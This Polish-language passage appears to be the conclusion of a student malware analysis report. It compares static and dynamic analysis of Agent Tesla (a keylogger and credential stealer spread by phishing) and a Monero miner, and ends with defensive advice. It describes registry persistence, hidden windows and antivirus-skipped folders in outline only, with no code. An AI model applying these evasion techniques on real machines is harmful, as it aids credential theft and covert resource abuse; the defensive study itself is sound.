Jak widać podczas analizy ważne jest zarówno analizowanie statyczne jak i dynamiczne. Są to dwa różne sposoby na zbadanie programu, obydwa równo ważne, jednak najlepsze, gdy wykorzystywane wspólnie w tandemie. Analiza statyczna pozwala nam domyślać się w jaki sposób działa program, ale nie pozwala nam go przetestować, jak i jego skutków i zachowania się systemu po jego uruchomieniu. Natomiast analiza dynamiczna świetnie sprawdza się do właśnie tych zastosowań. Jest jednak ona praktycznie niemożliwa bez uprzedniej wstępnej analizy statycznej. Pozwala ona odnaleźć się w kodzie programu jak i manipulować nim, aby uzyskać zamierzone efekty. Dlatego bardzo ważne jest przeprowadzanie analizy zarówno statycznej jak i dynamicznej programu.

W przypadku programu **Agent Tesla** po analizie statycznej dowiedzieliśmy się, że program jest keyloggerem, ale i nie tylko. Program badał jakie przeglądarki i inne programy kliencie znajdują się na urządzeniu, aby później z ich plików wykraść dane logowania historię, czy inne prywatne informacje. Program mógł także sprawdzać zawartość ekranu jak i schowka systemowego. Po analizie dynamicznej mogliśmy zauważyć, że program próbuje ukryć swoją aktywność poprzez zmienianie i dodawanie kluczy w rejestrze oraz ukrywanie się pod przykrywką zwykłej aplikacji przy okazji wyłączając widoczność swoich okien. Program potem za pośrednictwem internetu przesyła zebrane przez siebie dane na serwer. Wirus ten od około 5 lat regularnie się pojawia i zwiększa swoją popularność. Najczęściej występuje on w spreparowanych dokumentach, wykonując się przy ich odpaleniu. Dlatego program ten ukrywa swój proces jako jakąś aplikację do dokumentów. Jest on w taki sposób wysyłany za pośrednictwem maili phishingowych. Aby zabezpieczyć się przed tego typu wirusami trzeba uważnie otwierać wszystkie maile od nieznanymi adresów, chociaż nie tylko, gdyż czasami takie maile wysyłane są z adresów, które łudząco przypominają te znanych serwisów internetowych. Trzeba zwracać uwagę na otrzymywane maile, najlepiej włączyć skanowanie skrzynki pocztowej na swoim serwerze pocztowym oraz nigdy nie otwierać dokumentów i innych plików od nieznajomych, gdyż nigdy nie wiadomo co się w nich może czaić.

Bitcoin miner to natomiast złośliwe oprogramowanie, którego celem jest wykorzystanie zainfekowanego systemu do wydobywania kryptowalut, w tym przypadku Monero (XMR). W jego przypadku analiza statyczna pozwoliła nam w zasadzie dogłębnie zrozumieć jego działanie. Malware ten zdobywa najpierw wszystkie potrzebne do swojego działania informacje o systemie, aby następnie pobrać kluczowe pliki konfiguracyjne. Gdy całość została pobrana, program zapisuje kluczowe pliki w istniejących już katalogach systemowych. Nieznacznie zmienia

rejestr systemu, aby proces kopania kryptowalut odbywał się zawsze, kiedy system jest włączony. **Paradoksalnie** najłatwiej uzyskać istotne informacje na początku działania programu. Im dalej w las, tym trudniej jest przechwycić interesujące zapytania lub odnaleźć zainfekowane pliki, które służą do działania programu. Malware szybko i inteligentnie rozprzestrzenia się po systemie. Wykorzystuje techniki zaciemniania kodu i argumentów funkcji, co utrudnia jego analizę. Z czasem staje się w zasadzie niewidoczny. To pokazuje jak bardzo jest skuteczny. W tym przypadku analiza dynamiczna nie była tak skuteczna jak statyczna, ale pozwoliła potwierdzić wszystkie hipotezy wysnute podczas statycznego badania kodu i jego funkcjonalności. Malware ten wykorzystuje zasoby zainfekowanego komputera do wydobywania kryptowalut, co prowadzi do spadku wydajności systemu oraz zwiększa zużycie energii. Robi to jednak na tyle sprytnie, że dla nieświadomego użytkownika jest to w zasadzie niezauważalne. Malware doskonale wie jakie foldery są często pomijane przez antywirusy oraz ma świadomość jak skutecznie utrzymywać użytkownika urządzenia w niewiedzy. Ten złośliwy program w postaci pliku .bin wygląda bardzo niepozornie. Nie jest jakkolwiek zaciemniony, ani na pierwszy rzut oka nie budzi podejrzeń. Jednak po jego uruchomieniu działa szybko, skutecznie i sprytnie infekuje cały system, ukrywając wszystkie czerwone flagi przed człowiekiem. Im dłużej będzie działać, tym trudniej będzie się go pozbyć.

Aby zabezpieczyć się przed badanymi przez nas typami malware, należy przede wszystkim:

- Uważnie sprawdzać źródła otrzymywanych plików i maili.
- Stosować aktualne oprogramowanie antywirusowe i narzędzia do monitorowania systemu.
- Regularnie przeglądać i czyścić wpisy rejestru oraz foldery systemowe.
- Monitorować ruch sieciowy w celu wykrywania podejrzanych połączeń.

W skrócie:

Trzeba być podejrzliwym i nad wyraz nieufnym.